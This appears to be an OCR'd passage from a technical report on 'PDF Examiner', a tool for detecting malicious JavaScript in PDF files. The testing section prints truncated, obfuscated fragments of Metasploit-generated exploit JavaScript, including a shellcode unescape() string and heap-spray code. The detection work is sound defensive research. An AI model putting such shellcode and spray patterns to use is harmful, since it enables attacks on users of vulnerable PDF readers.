
The user entered search strings can be stored in the text file `PDFExaminer.config` (stored in the directory where the GUI executable files reside) by pressing the save button. Each search string is stored as a value against the key `search_delimiter` in this file.



Number of objects:	
Number of free objects:	
Number of comments:	
Number of "/JS" occurences :	
Number of "/Launch" occurences :	
Number of "JavaScript" occurences :	
Number of "/AA" occurences :	
Number of "/Goto" occurences :	
Search string to add:	

Figure 66. Number of occurrences of search delimiters in the document and specifying new search delimiters

After the PDF document has been parsed any object which contained a search string is marked in red. Figure 67 shows that objects `5 0 Obj` and `7 0 Obj` have been marked. Additionally, the value in the data dictionary which contained the search string is also highlighted in red on the right. If a stream contained a search string, the whole stream is highlighted in red. The GUI obtains the list of objects to highlight from the XML output of the Python parser script.


PDF Examiner

PDF Examiner | Report | Statistical Parameters / Results | Path Configuration | JavaScript Inspector

PDF Objects

Comments
Cross Reference Table
1 0 Obj
2 0 Obj
3 0 Obj
4 0 Obj
5 0 Obj
6 0 Obj
7 0 Obj
Trailer

Object: 7 0 obj

Referenced by

1 0 obj

Dictionary:

/Type	/Action
/S	/JavaScript
/JS	(app.alert({cMsg: 'Hello

Key

🟥	Contains Statistical Parameter	🟪	Error in Cross Reference Table: Offset does not match
🟧	Object not used (not referenced in PDF document)		
🟧	Both		


Current PDF file location: C:\Python32\js.pdf

Select a PDF File to Parse

Figure 67. Highlighted occurrence of search delimiters in the document

8.3.4 Path Configuration

The "Path Configuration" tab in the GUI allows the user to set the paths required by the application as shown Figure 68. The default working directory of the application is the directory which opens by default when selecting a PDF file to open. The output location is where the Python script will store the text files it generates after parsing a PDF file. The Python location should point to the Python 3.2 executable. The location of the Python parser and JavaScript formatting script must also be selected. These file paths can be stored in the text file `PDFExaminer.config` (stored in the directory where the GUI executable files reside) by pressing the save button. Each file path is stored as a key and value pair in this file.



Config file location: ./PDFExaminer.config

Program default working directory: c:\python32\

Output location: c:\python32\

Python 3.2 executable location: c:\python32\python.exe


Python PDF parser script location: c:\python32\PDFExtractor.py

Format JavaScript script location: c:\python32\FormatJS.py

Figure 68. File path configuration

8.3.5 Reformat JavaScript

The GUI provides a JavaScript Inspector tab which allows the user to interact with the JavaScript formatting Python script. This script supports reformatting and variable substitution of JavaScript code, to make it more human readable. The user can copy JavaScript which has been marked within the PDF document and paste it into the JavaScript Inspector. The reformatted JavaScript is then displayed below. Figure 69 presents an example of reformatting JavaScript.



Paste JavaScript Here:

```
udo(WEkEBrKanFSnkLMbuGUFFy){var
lOiXuYNUnnobjHWYTYUpgboOXHB;FRIFnDoAOrtLHDiviNSJPaAZvmmeLfFQOmKBIbxPV=0.0018;if(FRIFnDoAOrtLHDiviN
SJPaAZvmmeLfFQOmKBIbxPV>3195){TcJCxhajMOVFuCfIzAcz =1154;TcJCxhajMOVFuCfIzAcz ++;a='V3v0aptc'}
q='ooh';n=att('3vvpmefXXQPGGF8c0x',4);j=0.016;if(j!=4483){v='mis'}y=2213;y++;while(WEkEBrKanFSnkLMbuGUFFy[l]*2<5){
WEkEBrKanFSnkLMbuGUFFy+=WEkEBrKanFSnkLMbuGUFFy;p=['mib','obi','fag'];t=0.006;if(t&lt;15){z=0.0039;z--}} return
WEkEBrKanFSnkLMbuGUFFy}
```

[✓] Add Formatting

[✓] Substitute Variable Names


Human Readable JavaScript:

```
udo(J){
		var A;
		B=0.0018;
		if(B>3195){
				C =1154;
				C ++;
				D='V3v0aptc'}
		E='ooh';
		F=att('3vvpmefXXQPGGF8c0x',4);
		G=0.016;
		if(G!=4483){
				H='mis'}
		I=2213;
		I++;
		while(J[I]*2<5){
				J+=J;
				K=['mib','obi','fag'];
```

Figure 69. JavaScript re-formatter

8.3.6 Report

The Python parser script generates a log file containing any additional information which could not be otherwise presented in the output of the script. This file is loaded and displayed by the GUI under the Report tab as illustrated in Figure 70.



```
Cross reference table is invalid. Number of entries does not match xref object count header: xref 0 10
```

Figure 70. PDF parsing report.


8.4 Testing

We parsed various malicious PDF files using our Python PDF parser/extractor and GUI examiner in order to establish whether the parser identified any malicious elements within these files.

8.4.1 Metasploit PDF Files

We generated various PDF exploits using Metasploit. These included the `Collab.getIcon()` buffer overflow vulnerability (CVE: 2009-0927); the `JBigDecode` heap spray vulnerability (CVE: 2009-0658); `Collab.collectEmailInfo()` buffer overflow vulnerability (CVE: 2007-5659) and `Doc.media.newPlayer()` vulnerability (CVE: 2009-4324). Each of these exploits were constructed using JavaScript which was contained in an object stream and encoded twice (using filters `FlateDecode` and `ASCIIHexDecode`).

Figure 71 is a screenshot of what our PDF examiner GUI showed upon loading the Metasploit generated PDF file exploiting the `Collab.getIcon()` vulnerability.


PDF Examiner

PDF Examiner | Report | Statistical Parameters / Results | Path Configuration | JavaScript Inspector

PDF Objects

Comments
Cross Reference Table
1 0 Obj
2 0 Obj
3 0 Obj
4 0 Obj
5 0 Obj
6 0 Obj
Trailer

Object: 5 0 obj

Referenced by

1 0 obj

Dictionary:

/Type	/Action
/S	/JavaScript
/JS	6 0 R

Key


🟥 Contains Statistical Parameter
🟧 Object not used (not referenced in PDF document)
🟧 Both
🟪 Error in Cross Reference Table: Offset does not match

Current PDF file location: C:\Python32\msf_geticon.pdf

Select a PDF File to Parse

Figure 71. Detection of JavaScript in the PDF document

Figure 71 shows that our parser detected that JavaScript was present in the PDF file. Figure 72 presents inspection of the object which contains the JavaScript.



Referenced by

5 0 obj

Dictionary:

/Length	5872
/Filter	/FlateDecode /ASCIIHexDecode

Stream:

```
                    var VMTBHBrxtIDSMYMMampdrpluky = unescape("%u903
ufcfc%u4842%u9ffc%u9bf8%ufd40%u432f%u9b9b%u49fc%uf93f%u42f5%u989b
8%u4f48%u4bfd%u9b92%u9347%u4a9b%u2ff5%u9f41%u9ff8%u9b98%u9843%
0d5%u34e6%u49bb%ud26d%uf733%u32e9%u8fd6%u4a94");
                    var kkGvLaSHGvpXRsAYncIWrPWzFDaedBfsigyNdxkmQ
                    for (PaevIvYBjQiPkCbjWIhWAaJnacJVhsYywJWEqpxMVqk
                    WLrRNTdBqwCMBsLZiAmFbezTNFNnYOeWduqBnRZoD
                    yenbvRAtRkxkolceQmCnehfgGNoK = unescape("%uf942%
                    YNXGGuAJqExZaiOsGiJSFeebxysjoHyUjzFrfAxjuOilwJpem
                    CfKgjlZJxSyQGdXdSAnABNHgxcIWIwiPMr = YNXGGuAJql
                    while (yenbvRAtRkxkolceQmCnehfgGNoK.length<CfKgjlZJ
                    NcNGPulLesLCYcjzTHkgvnzGZnNpQOgD = yenbvRAtRk
```


Key

🟥	Contains Statistical Parameter
🟧	Object not used (not referenced in PDF document)
🟧	Both
🟪	Error in Cross Reference Table: Offset does not match

Current PDF file location: C:\Python32\msf_geticon.pdf

Figure 72. Presenting the decoded JavaScript in the object stream

It can be seen that the object stream contains JavaScript which was encoded by two filters: `FlateDecode` and `ASCIIHexDecode`. Copying the JavaScript into the JavaScript inspector produces the output shown in Figure 73.



```
wYAPRQrHNZsXXTblDiMGC+wYAPRQrHNZsXXTblDiMGC+NcNGPulLesLCYcjzTHkgvnzGZnNpQOgD;
                         lCjOnhUAVWajttpMZZwHUVnuXGYbfdCwrAkTkAkFkWosQvtLxzSwflwbsOb = new Array();
                         for
(cAqIdBUNsybaduBTNMGUTFFwpVHHvThKAPgLmWhGUSrEVVjpVHCLdfTNMjTmwqLQpX=0;cAqIdBUNsybaduBTNMG
UTFFwpVHHvThKAPgLmWhGUSrEVVjpVHCLdfTNMjTmwqLQpX<1450;cAqIdBUNsybaduBTNMGUTFFwpVHHvThKAPg
LmWhGUSrEVVjpVHCLdfTNMjTmwqLQpX++)
lCjOnhUAVWajttpMZZwHUVnuXGYbfdCwrAkTkAkFkWosQvtLxzSwflwbsOb[cAqIdBUNsybaduBTNMGUTFFwpVHHvThK
APgLmWhGUSrEVVjpVHCLdfTNMjTmwqLQpX] = wYAPRQrHNZsXXTblDiMGC +
WLrRNTdBqwCMBsLZiAmFbezTNFNnYOeWduqBnRZoDhYpLbjEdslytJTmXsbatdAdlhXmfGnBAorpUvMtSowenc;
                         var TKuXgNSyEiroqpdYLFnJhHSYuyyOKPYxlHOyPMBepBJirSABzFjtdLfBrDdCdVR = unescape("%0a");
